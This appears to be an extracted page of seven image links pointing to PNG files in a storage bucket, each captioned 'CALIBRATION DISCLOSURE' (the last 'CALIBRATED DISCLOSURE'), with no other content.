
CALIBRATION DISCLOSURE




CALIBRATION DISCLOSURE




CALIBRATION DISCLOSURE




CALIBRATION DISCLOSURE




CALIBRATION DISCLOSURE




CALIBRATION DISCLOSURE




CALIBRATED DISCLOSURE



